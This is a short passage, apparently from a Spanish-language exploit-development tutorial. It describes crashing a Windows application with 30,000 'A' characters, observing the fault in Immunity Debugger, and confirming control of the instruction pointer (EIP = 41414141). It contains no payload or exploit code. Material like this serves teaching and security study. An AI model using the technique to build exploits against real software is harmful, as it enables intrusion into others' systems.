


Despliegue de 30k caracteres "A" y desborde de pila




Como se puede apreciar se rompio la aplicación si queremos ver realmente el error que se muestra en Windows hay que quitar el salto automatico del debugger y ya luego se puede observar que salta el error tipico de Windows. Luego se vuelve a dejar en automatico el depurador para ver como desborda el buffer de la aplicación.


Despliegue de aplicación en immunity Debugger



Estado del puntero EIP luego de ejecutar las 30k caracteres "A"



EIP = 41414141 desbordamiento de pila

